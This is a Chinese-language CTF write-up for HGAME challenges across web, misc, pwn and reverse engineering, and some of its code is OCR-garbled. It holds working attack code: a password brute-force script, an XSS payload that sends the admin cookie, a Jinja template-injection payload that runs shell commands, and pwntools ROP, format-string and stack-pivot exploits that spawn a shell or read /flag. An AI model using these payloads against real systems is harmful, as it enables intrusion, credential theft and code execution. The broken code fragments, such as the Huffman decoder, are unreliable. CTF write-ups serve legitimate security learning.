Web

Level 24 Pacman

对 index.js Js 反混淆后得到

```
_0x413b57.textBaseline = "middle";
var _0x82b005 = _SCORE + 0x32 * Math.max(_LIFE - 0x1, 0x0);
_0x413b57.fillText("FINAL SCORE: " + _0x82b005, this.x, this.y);
if (_0x82b005 > 0x270f) {
  _0x413b57.font = "16px PressStart2P";
  _0x413b57.fillText("here is your gift:aGFldTRlcGNhXzR0cmdte19yX2Ftbm1zZX0=", this.x, this.y + 0x28);
  console.log("here is your gift:aGFldTRlcGNhXzR0cmdte19yX2Ftbm1zZX0=");
} else {
  _0x413b57.font = "16px PressStart2P";
  _0x413b57.fillText('here is your gift:aGFlcGFpZW1rc3ByZXRnbXtydGNfYWVfZWZjfQ==', this.x, this.y + 0x28);
  console.log("here is your gift:aGFlcGFpZW1rc3ByZXRnbXtydGNfYWVfZWZjfQ==");
```

Base64 解码后得到 flag

Level 69 MysteryMessageBoard

爆破密码可以得到 88888888

```
import requests
f=open(r"D:\弱口令爆破\Password-Top10W（99943）.txt","r")
url="http://node1.hgame.vidar.club:31148/login"
for x in f.readlines():
    data={"username":"shallot","password":x.strip()}
    rep=requests.post(url,data=data)
    if "success" in rep.text:
        print(x)
```

登陆后存在 XSS 漏洞输入以下 js 代码并访问/admin 得到 admin 的 cookie，用 admin 的 cookie 访问/flag 得到 flag

```
<script>
const params = new URLSearchParams();
params.append('message', document.cookie);
fetch('/app/send', {
    method: 'POST',
    headers: {'Content-Type': 'application/x-www-form-urlencoded'},
    body: params.toString()
})
</script>
```

#MTczODgyNTczMnxEWDhFQVFMX2dBQUJFQUVRQUFBb18OQUFBUVp6ZEhKcGJtYO1DZOFJZFhObGNtNWhiV1VHYzNSeWFXNW5EQWNBQ1dGa2JXbHV8LhK_OjNdOl_GESRoFtmGRrzh_I59tlAzl_GErfqEhOw=

Level 38475 角落

目录扫描得到/read 和/send，/read 会显示最新的输入，黑盒测试后得到该路由过滤了{，可以一边读一边写可能存在条件竞争。写脚本尝试想法

```
import requests,threading

url1="http://node1.hgame.vidar.club:31285/app/send"
url2="http://node1.hgame.vidar.club:31285/app/read"
payload="""
{% for c in [].__class__.__base__.__subclasses__() %}
{% if c.__name__=='catch_warnings' %}
{{ c.__init__.__globals__['__builtins__'].eval("__import__('os').pop
en('cat /flag').read()") }}
{% endif %}
{% endfor %}
"""
data1={"message":payload}
data2={"message":1}
def fun1():
    for x in range(30000):
        rep=requests.post(url1,data=data1)

def fun2():
    for x in range(30000):
        rep=requests.post(url1,data=data2)

threading.Thread(target=fun1,args=()).start()
threading.Thread(target=fun2,args=()).start()
```

不断访问/read 得到


MISC


Hakuya Want A Girl Friend

附件里有一个 zip 和一个倒置的 png，使用工具读取后用爆破其 crc 得到完整图片和密码，解密得到 flag


Computer cleaner

在/var/www/html 下有上传日志，访问 ip 后得到 flag2，在日志中访问了 flag_part3，读取获得 flag3





在上传目录下找到木马得到 flag1



PWN

counting petals

存在变量覆盖可以覆盖返回地址并可以泄露 libc 地址，打 system 即可

```
while ( v9 < v8 )
{
  printf("the flower number %d : ", ++v9);
  __isoc99_scanf("%ld", &v7[v9 + 1]);
}
```

```
from pwn import *
from pwn import p64,p32,u64,u32
from struct import pack
from ctypes import cdll
context(os="linux",log_level="debug")
import os,base64
from LibcSearcher import *
filename="./vuln"
os.system(f'chmod 777 ./{filename}')
elf=ELF(filename)
context.arch=elf.arch
debug=0
if debug:
    p=process(filename)
    #gdb.attach(p,"b *$rebase(0x155E)")
else:
    p=remote("node1.hgame.vidar.club" ,  32539)
libc=ELF("./libc.so.6")
p.recvuntil(b'time?')
p.sendline(b"16")
for x in range(17):
    p.recvuntil(b"number")
    p.sendline(b"81604378643")
for x in range(18):
    p.recvuntil(b"+ ")
base=int(p.recv(15).decode())-0x29d90
print(hex(base))
bin_bash=base+next(libc.search(b"/bin/sh"))
system=base+libc.sym["system"]
pop_rdi=base+0x000000000002a3e5
ret=base+0x0000000000029139
p.recvuntil(b'time?')

p.sendline(b"16")
```

```
for x in range(16):
    p.recvuntil(b"number")
    p.sendline(b"77309411351")
p.recvuntil(b"number")
p.sendline(str(ret).encode())
p.recvuntil(b"number")
p.sendline(str(pop_rdi).encode())
p.recvuntil(b"number")
p.sendline(str(bin_bash).encode())
p.recvuntil(b"number")
p.sendline(str(system).encode())
```

p.interactive()

Format

存在类型阻转换的不正当利用。导致可以输入-1 进入 vuln 进行栈溢出

```
if ( (int)v5 <= 5 )
  vuln(v5);
```

```
from pwn import *
from pwn import p64,p32,u64,u32
from struct import pack
from ctypes import cdll
context(os="linux",log_level="debug")
import os,base64
from LibcSearcher import *
filename="./vuln"
os.system(f'chmod 777 ./{filename}')
elf=ELF(filename)
context.arch=elf.arch
debug=0
if debug:
    p=process(filename)
    #gdb.attach(p,"b *0x4012A8\nb *0x4011E8")
else:
    p=remote("node2.hgame.vidar.club" ,  31349)
libc=ELF("./libc.so.6")

p.recvuntil(b"you have n chance to getshell\n n = ")
p.sendline(b"1")
p.recvuntil(b"type something:")
p.sendline(b"%p%")
```

```
p.recvuntil(b"you type: ")
stack=int(p.recv(14),16)
print(hex(stack))

p.recvuntil(b"you have n space to getshell(n<5)\n n = ")
p.send(b"-1+")
p.recvuntil(b":")
p.send(b"\x00"*4+p64(stack+0x2138+0x10)+p64(0x4012CF))
base=u64(p.recvuntil(b"\x7f")[-6:].ljust(8,b"\x00"))-0x29d90
print(hex(base))
ret=base+0x0000000000029139
pop_rdi=base+0x000000000002a3e5
system=base+libc.sym["system"]
binsh=base+next(libc.search(b"/bin/sh"))
p.recvuntil(b"you have n space to getshell(n<5)\n n = ")
p.send(b"2147483648%")
# p.sendline(b"-1")
p.recvuntil(b"type something:")
p.sendline(b"\x00"*4+p64(0)+p64(ret)+p64(pop_rdi)+p64(binsh)+p64(sy
stem))
p.interactive()
```

Ezstack

很明显的栈溢出，但是设置了沙盒，并且溢出长度不够，用栈迁移+ORW，设置gdb 跟踪其子进程调试

```
from pwn import *
from pwn import p64,p32,u64,u32
from struct import pack
from ctypes import cdll
context(os="linux",log_level="debug")
import os,base64
from LibcSearcher import *
filename="./vuln"
os.system(f'chmod 777 ./{filename}')
elf=ELF(filename)
context.arch=elf.arch
debug=0
if debug:
    p=process(filename)
    gdb.attach(p,"set follow-fork-mode child\nb *0x401420\nc")
else:
```

```
    #p=remote("127.0.0.1" ,  9999)
    p=remote("node1.hgame.vidar.club",30089)
libc=ELF("./libc-2.31.so")

write=0x401194
leave_ret=0x4014F5
pop_rdi=0x0000000000401713
pop_rsi_r12=0x0000000000401711
payload=b"a"*0x50+p64(0x404500+0x50)+p64(0x4013D9)
p.recvuntil(b"Good luck.")
p.send(payload)
payload=flat([
0x404500+0x50,pop_rdi,4,pop_rsi_r12,0x404030,0,write,0x4013D9
])
payload=payload.ljust(0x50,b"\x00")
payload+=p64(0x404500)+p64(leave_ret)
p.send(payload)
write_got=u64(p.recvuntil(b"\x7f")[-6:].ljust(8,b"\x00"))
base=write_got-libc.sym["write"]
print(hex(base))
pop_rdx_r12=base+0x0000000000119431
pop_rsi=base+0x000000000002601f
read=base+libc.sym["read"]
open=base+libc.sym["open"]
payload=flat([
    0x404500+0x50,pop_rdx_r12,0x200,0,read
])
p.recvuntil(b"Good luck.")
p.send(payload)
payload=flat([
    0x404500+0x50,pop_rdx_r12,0x200,0,read,
    pop_rdi,0x4045e8,pop_rsi,0,pop_rdx_r12,0,0,open,
    pop_rdi,5,pop_rsi,0x404500,pop_rdx_r12,0x40,0,read,

pop_rdi,4,pop_rsi,0x404500,pop_rdx_r12,0x40,0,write,b"/flag\x00\x00
\x00"
])
pause()
p.sendline(payload)
p.interactive()
```

REVRSE

Compress dot new

对 flag 进行了哈夫曼编码，对给的 json 进行解析后得到一棵哈夫曼树，得到码表解码即可

```
huffman = {
    '00000': 125,
    '000010': 119,
    '000011': 123,
    '00010': 104,
    '00011': 105,
    '0010': 101,
    '0011': 103,
    '01000': 10,
    '01001': 13,
    '0101': 32,
    '0110': 115,
    '0111': 116,
    '100000': 46,
    '100001': 48,
    '1000100': 76,
    '1000101': 78,
    '1000110': 83,
    '10001110': 68,
    '10001111': 69,
    '100100': 44,
    '1001010': 33,
    '1001011': 38,
    '10011': 45,
    '10100': 100,
    '101010': 98,
    '101011': 99,
    '101100': 49,
    '101101': 51,
    '10111': 97,
    '11000': 117,
    '11001': 118,
    '110100': 112,
    '110101': 113,
    '11011': 114,
    '11100': 108,
    '11101': 109,
    '11110': 110,
    '11111': 111
```

```
}

encrypted_data                                                          =
"000100011101111110100100000111000101110001001110001100001000101110
011100100110110101011110111011001101000111011010011101111011101101
100111011001111001111011011110111011010110011110110011110001110011 01
111000011001100001011011110110001110010100111001011100111100001100 01
010010100000001001010001000100111111101100101110101010001111010001 1
011000111010101101001111111001111111011010101100001101110101101111
110100100111100100010110101111111111100110001010101101110010011111 0
001101101011011110100000111101000001101101010110001111110001101010 0
101110000011011110000001001010001000101110001110011100101110101111 1
000101010110101111000001100111100011100101110101111100010110101110 0
000101000000101100011110111100011101111110101010010011101011100100 01
111001001011011110111011101011111011000111101010111001000101110010 0
101110001011010100001110101000101111010100110001110101011101100011 0
110110000110100000010110001110111111111000101010111000000"


def decode_huffman_data(encrypted_bits, huffman_table):
    reverse_huffman_table = {value: key for key, value in
huffman_table.items()}
    decoded_message = ""
    current_bit_sequence = ""
    for bit in encrypted_bits:
        current_bit_sequence+=bit if current_bit_sequence in huffman :
            decoded_message+=chr(huffman[current_bit_sequence])
current_bit_sequence = ""
    return decoded_message
decrypted_message=decode_huffman_data(encrypted_data,huffman )
print(f"Decrypted Message: {decrypted_message}")
print(f"{decrypted_string}")
```

Turtle

UPX 脱壳后得到逻辑，对 rc4 密钥解密后对密文进行魔改的 rc4 得到 flag

```
from ctypes import c_uint8
def rc4(key, ciphertext):
    sbox = list(range(256))
    j = 0
    for i in range(256):
        j = ( j+sbox[i] + key[i %len(key)]) % 256
```

```
        sbox[i], sbox[j] = sbox[j], sbox[i]
    i = 0
    j = 0
    plaintext = []
    for _ in range(len(ciphertext)):
        i = (i + 1) % 256
        j = (j + sbox[i] ) % 256
        sbox[i], sbox[j] = sbox[j], sbox[i]
        k = sbox[((sbox[i] + (sbox[j])%256) )% 256]
        m = (ciphertext[_]+k)&0xff
        plaintext.append(m)
    return plaintext

if __name__ == "__main__":
    # key_arr=[]
    # key="yekyek"
    # for  x in key:
    #    key_arr.append(ord(x))
    # v16=[ 0xCD, 0x8F, 0x25, 0x3D, 0xE1, 0x51, 0x4A]
    # a = rc4(key_arr, v16)
    # for x in a:
    #    print(chr(x),end='')
    #ecg4ab6
    key_arr = []
    key = "ecg4ab6"
    for x in key:
        key_arr.append(ord(x))
    v16 = [  0xF8, 0xD5, 0x62, 0xCF, 0x43, 0xBA, 0xC2, 0x23, 0x15, 0x4A,
  0x51, 0x10, 0x27, 0x10, 0xB1, 0xCF, 0xC4, 0x09, 0xFE, 0xE3,
  0x9F, 0x49, 0x87, 0xEA, 0x59, 0xC2, 0x07, 0x3B, 0xA9, 0x11,
  0xC1, 0xBC, 0xFD, 0x4B, 0x57, 0xC4, 0x7E, 0xD0, 0xAA, 0x0A]
    a = rc4(key_arr, v16)
    for x in a:
        print(chr(x), end='')
```

Delta Erro0000ors

对 Delta 设置硬件断点后 F9 几次后看到疑似比较 hash 的地方

```
FE250 ; ---------------------------------------------------
FE250
FE250 loc_7FF8B78FE250:                          ; CODE XREF
FE250 mov     rax, [rcx]
FE253 cmp     rax, [rcx+rdx]
FE257 jnz     short loc_7FF8B78FE274
FE257
FE259 add     rcx, 8
```

提取 hash 输入得到 xor_key

```
128E db    0
128F db  34h ; 4
1290 unk_2B2EAA91290 db  53h ; S
1291 db  65h ; e
1292 db  76h ; v
1293 db  65h ; e
1294 db  6Eh ; n
1295 db  20h
1296 db  73h ; s
1297 db  61h ; a
1298 db  79h ; y
1299 db  73h ; s
129A db  20h
129B db  79h ; y
129C db  6Fh ; o
129D db  75h ; u
debug034:000002B2EAA91298 (Synchronized with RIP)

41 00 00 C3  CC CC CC CC CC CC CC CC  H..qA..........
```

○ hex string (unspaced)
○ hex string (spaced)
○ string literal
● C unsigned char array (hex)
○ C unsigned char array (decimal)
○ initialized C variable
○ raw bytes

☐ Save data to clipboard

Preview

```
unsigned char ida_chars[] =
{
  0x53, 0x65, 0x76, 0x65, 0x6E, 0x20, 0x73, 0x61, 0x79, 0x73,
  0x20, 0x79, 0x6F, 0x75, 0x27, 0x72, 0x65, 0x20, 0x72, 0x69,
  0x67, 0x68, 0x74, 0x21, 0x21, 0x21, 0x21
};
```

赛博厨子解密得到 flag

尊嘟假嘟

Frida 得到解密后的 Assets 中的 dex

```
import time

import frida, sys,re
def on_message(message, data):
    print(message)
jscode = """
Java.perform(function(){
let MainActivity = Java.use("com.nobody.zunjia.DexCall");
MainActivity["copyDexFromAssets"].implementation = function (v1,v2,v3)
{
```

```
    let result=this["copyDexFromAssets"](v1,v2,v3);
    console.log(result);
    #return result;
};

})

"""
device = frida.get_usb_device(-1)
pid = device.spawn(['com.nobody.zunjia'])
process = device.attach(pid)
script = process.create_script(jscode)
script.on('message', on_message)
script.load()
device.resume(pid)
sys.stdin.read()
```

Hook check 函数并输入得到传进去的参数为 0.o,o.0 顺序的 dex 中的 base64 编码

```
com.nobody.zunjia.MainActivity@199d0b1 RHD9
com.nobody.zunjia.MainActivity@199d0b1 RHD9Rs06
com.nobody.zunjia.MainActivity@199d0b1 RHD9Rs06SY1+
com.nobody.zunjia.MainActivity@199d0b1 RHD9Rs06SY1+Tc=/
com.nobody.zunjia.MainActivity@199d0b1 RHD9Rs06SY1+Tc=/UHSX
com.nobody.zunjia.MainActivity@199d0b1 RHD9Rs06SY1+Tc=/UHSXiIyX
com.nobody.zunjia.MainActivity@199d0b1 RHD9Rs06SY1+Tc=/UHSXiIyXpdu/
```

猜测要一定顺序的 0.o,o.0base64 编码是 rc4 密钥，爆破密钥后得到 flag

```
from base64_replace import My_base64_encode
from rc4_decode import rc4
enc=[ 0x7A, 0xC7, 0xC7, 0x94, 0x51, 0x82, 0xF5, 0x99, 0x0C, 0x30,
  0xC8, 0xCD, 0x97, 0xFE, 0x3D, 0xD2, 0xAE, 0x0E, 0xBA, 0x83,
  0x59, 0x87, 0xBB, 0xC6, 0x35, 0xE1, 0x8C, 0x59, 0xEF, 0xAD,
  0xFA, 0x94, 0x74, 0xD3, 0x42, 0x27, 0x98, 0x77, 0x54, 0x3B,
  0x46, 0x5E, 0x95]

arr=["o.0","0.o"]
import itertools
permutations = itertools.product(arr, repeat=12)
result = [''.join(p) for p in permutations]
for x in range(len(result)):
    inx=result[x]
    str=""
    for y in range(len(inx)):
```

```
    str+=chr(ord(inx[y])^y)

key_arr = []
key = My_base64_encode(str)
for z in key:
    key_arr.append(ord(z))
v16 = [0x7A, 0xC7, 0xC7, 0x94, 0x51, 0x82, 0xF5, 0x99, 0x0C, 0x30,
       0xC8, 0xCD, 0x97, 0xFE, 0x3D, 0xD2, 0xAE, 0x0E, 0xBA, 0x83,
       0x59, 0x87, 0xBB, 0xC6, 0x35, 0xE1, 0x8C, 0x59, 0xEF, 0xAD,
       0xFA, 0x94, 0x74, 0xD3, 0x42, 0x27, 0x98, 0x77, 0x54, 0x3B,
       0x46, 0x5E, 0x95]
a = rc4(key_arr, v16)
for x in a:
    print(chr(x), end='')
```